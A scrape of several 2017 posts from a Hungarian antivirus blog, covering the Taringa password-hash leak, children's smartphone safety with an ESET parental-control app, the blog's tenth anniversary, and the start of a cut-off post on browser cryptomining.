Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1392

Antivírus blog

vírusok, férgek, botnetek, kártevők

Falra hányt jelszó


2017. szeptember 06. 19:22 - Csizmazia Darab István [Rambo]

Bajban lennénk, ha számon kellene tartani, jelszó ügyben ez hanyadik bejegyzésünk, de egy biztos: sokadik. Az apropót pedig az adja, hogy **újabb "állatorvosi ló" bukkant fel a feltört helyszínek sorában: a Taringa, amely egyfajta latin-amerikai Reddit. Nem akarjuk előre lelőni a poént, de mind a szolgáltató, mind pedig a felhasználói oldal vastagon odatette magát a biztonságtudatlansági versenyben.**



Már szinte meg sem lepődünk, ha újabb tömeges, nagy volumenű feltörés, jelszólopás történik, de ennek **a mostani 28 milliós adatszivárgási esetnek látszólag az a nagy tanulsága, hogy vannak, akik sosem tanulnak a tanulságokból ;-)** Ha a szolgáltatót vesszük, bőven lehet ott is cselekedettel és mulasztással való vétkeket felfedezni.

Ha valaki emlékszik például a 2012-es LinkedIn incidensre, ahol 6.5 millió jelszó esett el a harcmezőn, ott például sózás nélküli SHA-1 hasht használtak, de az is érdekes fejlemény volt, hogy több, mint két teljes évet vett számukra igénybe, mire a fejlesztésekkel odáig eljutottak, **hogy végre megjelenjen a bejelentkezéssel kapcsolatos távoli kiléptetéses kontroll, a két faktoros autentikáció lehetősége, valamint a jelszócserékről szóló e-mailes értesítő intézménye.**




A mostani Taringa esetnél nem a salted vagy nem salted hash merült fel problémaként, hanem hogy **ehhez olyan kőkorszaki módszert választottak, mint a jócskán elavult MD5 algoritmus. A LeakBase értesülés szerint összesen 28.722.877 account kerülhetett illetéktelen kezekbe, és emiatt azonnal retteghetnek a mindenhol ugyanazt a jelszót használók**. Persze, számszerűleg kevesebb ez, mint a Yahoo! 200 millió ellopott postafiókja, de akkor is óriási incidensnek számít.

A most napvilágra került eset érdekessége, hogy bár a 28 milliós hash ugyan irdatlan mennyiségű adat, ám az MD5 hash gyengesége miatt **pár nap alatt több, mint 93%-ban törhető volt, azaz sikeresen vissza lehetett nyerni belőle a jelszavakat.**



Itt jönne akkor az újabb pofon a biztonságtudatosságnak, vagy akár falrahányt borsónak is nevezhetjük. **A nyilvánosságra hozott jelszó statisztikákból ugyanis vérprimitiv jelszavak néznek velünk farkasszemet, némelyik még barátságosan integet is: helló, ismerősök vagyunk a Worst Password Boulevardról ;-)**

Jöjjön akkor egy kis ízelítő, hogyan ne válasszunk Taringa jelszót: "taringa", "querty", "asd123", "123456789". Ez utóbbiból több, mint 160 ezret találtak a kutatók, ennek használata tényleg feketeöves ostobaság.



Visszatérve a szolgáltatóhoz, azt állítják, hogy "csupán" nicknevek, e-mailcímek valamint jelszóhashek estek áldozatul az incidensnek, de telefonszámok, lakcímek, bankszámlaadatok vagy bitcoin tárca információk nem kerültek ki - reméljük így is van. **Azt a javukra írhatjuk, hogy beismerték a támadást, értesítették a falhasználóikat, illetve azonnali jelszócserére kérték őket.**

A mulasztás rovatba az MD5 mellé bekerülhet az erős jelszó megkövetelésének hiánya - ugye látszik, hogy 62% 10 karakternél rövidebb jelszóval védte az adatait. Sajnos látszólag nincs nyoma a kétfaktoros autentikáció lehetőségének sem, nem hogy ez lenne az alapértelmezett. Viszont időközben szerencsére MD5-ről már váltottak SHA256-ra.



Egy újabb tégla a falban ahhoz, hogy mindenki átgondolja **a szofisztikált jelszóhasználatot, egyedi és kellően erőset válasszon mindenhová, éljen a 2FA lehetőséggel ahol ez már adott, továbbá akár van tudomása incidensről, akár nincs, rendszeres időközönként változtasson is jelszót, és ne dőljön be adathalász kísérleteknek.**

Jó lenne, ha ezúttal utoljára írhattunk volna kis kedvenceinkről, az üveghegyen is túl lakó "123456"-ról valamint hű kis barátjáról, a kurta farkú "qwerty"-ről, de valami azt súgja, hogy ez sajna mégsem lesz így.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

3 komment
Címkék: jelszó incidens feltörés md5 hash szivárgás taringa hackernews

Ajánlott bejegyzések:



[Ashley Madison után Brazzers]



[A bűnözőknek remek üzlet a számítógépes csalás]



[Uber hack - 50 ezer sofőr adata bánta]



[Tudom mit adtál meg jelszónak tavaly]



[Változások jelszó fronton]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12808266

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Kayla! 2017.09.07. 20:47:14

A felhasználói ostobaságra is van ellenszer, már láttam olyat, ahol regisztrációnál nem fogadják el a hiperprimitív jelszavakat.

Válasz erre



Mistral1011 2017.09.11. 15:53:46

@kayla.ohanegan: Pontosan! És a Password_policy is valahogy éppenpont' erre való...

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.09.11. 19:20:47

Sziasztok!

Vannak azért előremutató kezdeményezések, például az MS egyszerűen kitiltotta a rendszereiből a Worst Password überprimitívségű "abc123", "password", "123456" és hasonló jelszavak használatát, így 2016. óta a Microsoft fiók, az Azure, az Xbox, a OneDrive, az Outlook és a Skype sem fogadja el már ezeket.

Válasz erre

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1506

Antivírus blog

vírusok, férgek, botnetek, kártevők

Biztonságos okoseszköz használat iskolásoknak

2017. szeptember 14. 09:05 - Csizmazia Darab István [Rambo]

Szeptemberben mindig kiemelt figyelmet kap az iskolások által használt okoseszközök kérdésköre. Régebben csak annyi volt a kérdés, hogy legyen-e a gyereknek telefonja vagy sem. Mára megváltozott a helyzet. **Az iskolás korúak túlnyomó többségnél általános a mobiltelefon jelenléte, így a szülőknek már ezek tudatos használatára és az általuk nyújtott online veszélyek minimalizálásra kell helyezni a hangsúlyt.**



Az ESET biztonságtechnológiai cég szakemberei összegyűjtötték, hogy **milyen megoldással segítheti a szülőket a technológia és mire kell figyelniük a tinédzserek okoseszköz használatával kapcsolatban.**

Fontos megemlíteni, hogy napjainkban a szakemberek **már az 5 éves és az alatti gyerekeknél is a tudatos használatot és tartalmakat tudnak javasolni a szülőknek, az egyre önállóbb használatból adódó veszélyek azonban főleg iskoláskorban kezdődnek.**



Mire figyeljünk a kisiskolásoknál? Ebben az életkorban **a gyerekek már jól kiismerik magukat az online lehetőségek között. Megtalálják a keresők segítségével a válaszokat a kérdéseikre, rengeteg - részben online - játékkal játszanak, e-maileznek, chatelnek, Vibereznek. Sőt jelentős részük a hírhedt 13 éves korhatárt megkerülve már a Facebookon is aktív életet él.**

Ekkor már teljes idejüket, vagy annak legnagyobb részét egyedül töltik az eszközökkel, így fontos, hogy felelősséggel tudják kezelni, mi az, amit megnézhetnek, használhatnak az interneten. Jó döntés, ha rendszeresen megbeszéljük velük az online életük történéseit, különös tekintettel arra, hogy éppen ez a korosztály számít a legveszélyeztetettebbnek.



Életkorukból adódóan, úgynevezett digitális bennszülöttként, magabiztosan mozognak az online térben, viszont a kíváncsiságuk és felelősségtudatuk hiánya könnyen veszélybe sodorhatják őket. **Fontos arról beszélgetni velük, hogyan őrizhetik meg privátszférájukat és az is lényeges, hogy tisztában legyenek a számítógépes bűnözés legfontosabb formáival, valamint, hogy ezekkel szemben hogyan tudnak védekezni.**

Ebben a korban már elég jól megértik azt is, hogy mit jelent az "internet nem felejt" terhe, hogy ami egyszer felkerül, azt már nem lehet letörölni. Itt már fontos a döntések-következmények megértése, és az ezzel járó felelősség kérdése.



Tinédzserkorban minden veszély megtöbbszöröződik. **A tinédzser kor képviselőire jellemző, hogy egyre önállóbbak, és nehezükre esik tanácsot kérni, vagy azokat a szülőktől elfogadni.**

Semmiképpen nem az állandó ellenőrizgetés a célravezető, sokkal inkább az időnként felmerülő problémák - például **zaklatás, kiközösítés, ismerkedés, internetes vásárlások, randizással kapcsolatos rossz élmények - feldolgozásában, elintézésében tudunk segíteni.**



A szülő feladata minden életkorban azt észrevenni, **ha gyermek viselkedése valamitől váratlanul gyökeresen megváltozik. (pl. magába zárkózik, nem akar többé kimozdulni, iskolába menni stb.) és segíteni neki, elsősorban lelki támaszként, de még jobb, ha emellett az online biztonság témakörében is tud felvilágosítást adni.**

Ha a szülő tisztában van az internetes fenyegetésekkel, akkor fel tudja hívni a figyelmet a szexuális zaklatások, pedofilok által jelentett veszélyekre, illetve az internetes pénzköltéssel kapcsolatban is érdemes szabályokat felállítani, pl. még ha van is saját bankkártyája, akkor is bizonyos értékhatár felett beszélje meg velünk a terveit.



A gyerekek mellett így természetesen **a szülőknek is képezni kell magukat, új ismereteket kell elsajátítaniuk, meg kell érteniük hogyan befolyásolja a gyermekeik életét az állandó online jelenlét,** az okostelefonok folyamatos csevegési, megosztási, kép- és videotartalmakhoz való egyszerű hozzáférési lehetősége.

A megfelelő védelem természetesen mind három szereplő együttes aktív és értő részvételével érhető el, így a gyermekek biztonság tudatos oktatása mellett mind a szülőknek, mind pedig a pedagógusoknak is el kell tudniuk igazodni ezen a területen, hogy valóban tudjanak segíteni.



Miben segítheti a technológia a szülőket? A nemrégiben díjazott ESET androidos szülői felügyelet alkalmazása egy olyan gyerekbarát védelmi rendszer, amely segít a szülőknek az okoseszközöket használó gyermekek felelősségteljes nevelésében és irányításában.

Arra tervezték, hogy segítsen megvédelmezni gyermekeiket az online fenyegetések és a nem megfelelő weboldalak ellen. Az alkalmazás felhasználóbarát felülettel rendelkezik és a prémium verzióban komplex gyermekvédelmi funkciókat találunk:

Alkalmazásfelügyelet: blokkolja a gyermek beállított életkorának nem megfelelő alkalmazásokat

Időmenedzsment (időszakos korlátozás és időkeret): lehetővé teszi a szülőnek, hogy korlátozza az internetezéssel eltölthető idő hosszát még akkor is, ha a gyermek épp nem tartózkodik otthon

Webfelügyelet: az alkalmazás automatikusan blokkolja az előre beállított weboldal kategóriákat, mint például az erőszakos vagy felnőtt tartalom a gyermek életkorához igazodva. Emellett további kategóriák vagy speciális weboldalak is hozzáadhatóak.



Helymeghatározás: lehetővé teszi a szülőknek, hogy bármikor és bárhonnan bemérjék gyermekeik tartózkodási helyét

Szülői üzenet: SMS küldő szolgáltatás az egyik szülő előre beállított telefonjáról, amely zárolja a gyermek telefonjának kijelzőjét, amíg egy visszaigazoló gomb megnyomásra nem kerül



Teljes naplózás: részletes jelentés az alkalmazáson belül a gyermek készülékére telepített alkalmazásokról és a megtekintett weboldalakról. A jelentések bármikor megjeleníthetők az alkalmazáson belül a szülői mód bekapcsolásával vagy a my.eset.com oldalon, illetve e-mailen keresztül is lekérhető.



A szoftver a gyermekeknek is felkínál különböző lehetőségeket. Az appon keresztül kérhetnek szüleiktől külön engedélyt bizonyos alkalmazások vagy weboldalak felkeresésére, illetve kérhetnek engedélyezést extra játékidőre vagy hosszabb böngészésre. Az ESET szülői felügyelet alkalmazása elérhető:

http://www.eset.hu/otthoni/parental_control_for_android

A gyerekeinkre leselkedő online veszélyekről és a tudatos szülői döntések lehetőségéről bővebben a KÉPMÁS magazin által szervezett beszélgetésen is megismerkedhetnek az érdeklődők. A háló csapdájában és védelmében című szeptember 27-i eseményre itt lehet regisztrálni: http://kepmas.hu/kepmas-est/a-halo-csapdajaban-es-vedelmeben

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: biztonság internet online iskola gyermekvédelem control okostelefon parental eset iskolakezdés veszélyek

Ajánlott bejegyzések:


Rangos elismeréseket kapott az ESET


Tudja, mit csinál a gyereke az interneten?


Online biztonság a családban



Kártevő előrejelzés - Ez vár ránk 2016-ban


Kártevő előrejelzés - Ez vár ránk 2015-ben

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12827736

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Skywatcher 2017.09.15. 13:31:26

Milyen érdekes? - pont tegnap akadtam bele ebbe a dologba.
Történt ugyanis, hogy szerettem volna valamiféle kontrolt rakni a fiam (8 éves) otthoni netezésébe. 99%-ban youtubozik, vagy játszik. Sima netezés még egyelőre nem érdekli. Youtubon viszont láttam, hogy néha beleakad olyan videókba, ami nem éppen neki valóak, így pl horror játékok, a legújabb IT reklámja, innen aztán egyenes út van a rémisztő, ijesztő, ufós, foundfootage, stb videókig, amiktől néha engem is kiver a víz.
Elkezdtem nyomozni, hol lehet valamiféle korhatárt beállítani? - emlékeztem, hogy régebben volt valami 3 vagy 4 lépcsős beállítás ezzel kapcsolatban - de sehol nem találtam. Oda jutottam, hogy a youtube (immár mint google termék) az életkor alapján képes némileg szelektálni, hogy mi való neked és mi nem. Hogy ez hogyan működik (pl egy durva horrort ki elé dob? 16 évesnek mehet? 18nak? és 13nak?), arra nem derült fény, ugyanis mikor a fiam google accountjába beállítottam, hogy 2009es születésű, lesújtotta a pallos: rögtön zárolta az accountot, letiltotta, és 1 módon engedte feloldani: ha tévedésből irtam be 13 évnél fiatalabbnak magamat, és most korrigálom. Nosza, korrigáltam, de ezt sem engedte rögtön, vagy 0,30$ sarcot kért, vagy személyi okmányok másolatát. Elküldtem a 30 centet, és így most a fiam 14 éves. Előrébb nem jutottam.
Arra viszont rájöttem, hogy a google igen szögletesen és maradi módon kezeli ezt a dolgot. Úgy gondolom, ma már nem istenkáromlás, ha - amint Rambo is írja - a fiatalok használják a technika és net adta lehetőségeket. Mailen kapják a leckét, laptopon írják meg, weben tudják csekkolni a jegyeiket, órarendet, stb. Ehhez mindhez kell - érdemes - legyen egy (pl) gmailes címük. De nem lehet, csak ha már -majdnem- középiskolások. Akkor a 10-13 évesek le vannak ejtve?
Ami meglepő volt, hogy én ezt a mailcimet már kb 2 éve létrehoztam neki, mikor az első tabletjét megkapta, és az androidhoz kellett egy google account. Simán létrehoztam, nem kérdezett semmit, bár lehet, hogy a 28 oldalas apróbetűben ott volt, hogy bizisten 13nál idősebb vagyok - erre külön nem kérdezett rá. Most, hogy próbáltam volna egy korlátot beállítani, már rögtön gáz volt, hisz egy eddig ki nem töltött paraméter (születési idő) alapján rögtön észbe kapott, és zárolt. Mi ennek az értelme?
Olybá tűnik, hogy a google, ahelyett, hogy egy kellemes, jól paraméterezhető, többlépcsős szűrőt fejlesztene, inkább egy tollvonással kitilt mindenkit, akit védeni kéne egyes tartalmaktól, aki meg fennmarad a rostán, az kaphat mindent ami csak a csövön/neten kifér.

Ezt az ESET szűrőt viszont akkor kipróbálom, remélem van PC-re is.

Válasz erre

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

[Tweets by @antivirusblog]

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

208

Antivírus blog

vírusok, férgek, botnetek, kártevők

10 évesek lettünk

2017. szeptember 19. 09:27 - Csizmazia Darab István [Rambo]

Réges-régen, egy messzi-messzi Galaxisban elkezdődött az antivirus.blog. **Majdnem napra pontosan háromezer-hatszázötven napja indultunk.** Tudjuk a helyünket az alakzatban, és remélhetőleg egy kicsi, de hasznos építőkocka tudtunk lenni a biztonságtudatosság növelése felé vivő rögös úton.



2007. szeptember 17-én nyitottunk ki a Beköszöntővel, a többi már történelem :) **Hamis riasztások, fertőzött hardverek a boltok polcain, botnetek azóta is vannak, ám a ransomware, a kormányzati kártevők tömkelege, masszív DDoS támadások, vagy a mobil vírusok már menet közben lovagoltak be az életünkbe**.

És persze a különféle vírustámadások száma, automatizáltsága, testre szabottsága is nagyságrendekkel emelkedett az eltelt időszak alatt.



Voltak a posztok közt korabeli Hacktivity konferencia beszámolók is szép számmal, ez a történet egyébként befutott az idők során egyfajta érdekes pályát a Fonó hangulatától egészen a mostani, nagyszabású nemzetközi eseményig.

Mindemellett már 18 ezer, biztonság témájú Twitter bejegyzést is kiküldtünk.



A biztonság azóta remélhetőleg sokak számára vált fontosabbá, és ehhez persze a mai korban olyan nyomást gyakorló események is nagyban hozzájárulhatnak, mint a GDPR jövő május bevezetése.

Talán a cégvezetők is belátták azóta, hogy a vállalati IT védelme nem szimpla, a szakmára továbbhárítható részletkérdés, hanem a legfontosabb stratégiai terület, és aki ezt nem veszi komolyan, az komoly leckéket kaphat a rosszindulatú hackerektől.



Célunk a jövőben is változatlan, továbbra is szeretnénk beszámolni a Vírusok Varázslatos Világáról, azaz teret adunk érdekességeknek, kibertámadások, véleményezünk hazai és külföldi vírustámadásokat, illetve úgy igyekszünk szólni számítógépeink biztonságáról, hogy közben konkrét jótanácsokkal, gyakorlati tippekkel is hozzájárulunk a biztonságtudatosság erősítéséhez és az incidensek megelőzéséhez.

Minden kedves olvasónknak ezúton köszönjük az eddigi figyelmet, folytatjuk az eddigi munkát, és töretlenül megyünk tovább előre.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

2 komment
Címkék: évforduló tíz 10 éves nod32 eset sicontact antivirus.blog antivirus.blog.hu

Ajánlott bejegyzések:


9 éves a blog :-)



30 éves az ESET :)



Két éves az antivirus.blog



Legjobb support díjat nyert a Sicontact


A ninjától az androidig

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12877192

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Első Általános Bizonytalanító 2017.09.20. 00:47:08

Újabb 10 év reményében köszönettel az eddigi felvilágosításért is!

Válasz erre



Első Általános Bizonytalanító 2017.09.20. 00:48:09

Újabb 10 év reményében köszönettel az eddigi felvilágosításért is!

Válasz erre

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Tweets by @antivirusblog

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.

VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

588

Antivírus blog

vírusok, férgek, botnetek, kártevők

A gépeink a bányában dolgoznak

2017. szeptember 22. 11:26 - Csizmazia Darab István [Rambo]

A kiberbűnözők évek óta kihasználják a kriptovaluta bányászatban rejlő lehetőségeket, hogy profitra tegyenek szert. **Általában kártevőkkel vagy nem kívánt alkalmazások telepítésével érik el céljaikat**, azonban az ESET szakemberei most olyan speciális incidenst elemeztek ki, amelynek során a bányászat közvetlenül **a felhasználó böngészőjében, a JavaScript program használatával történt.**



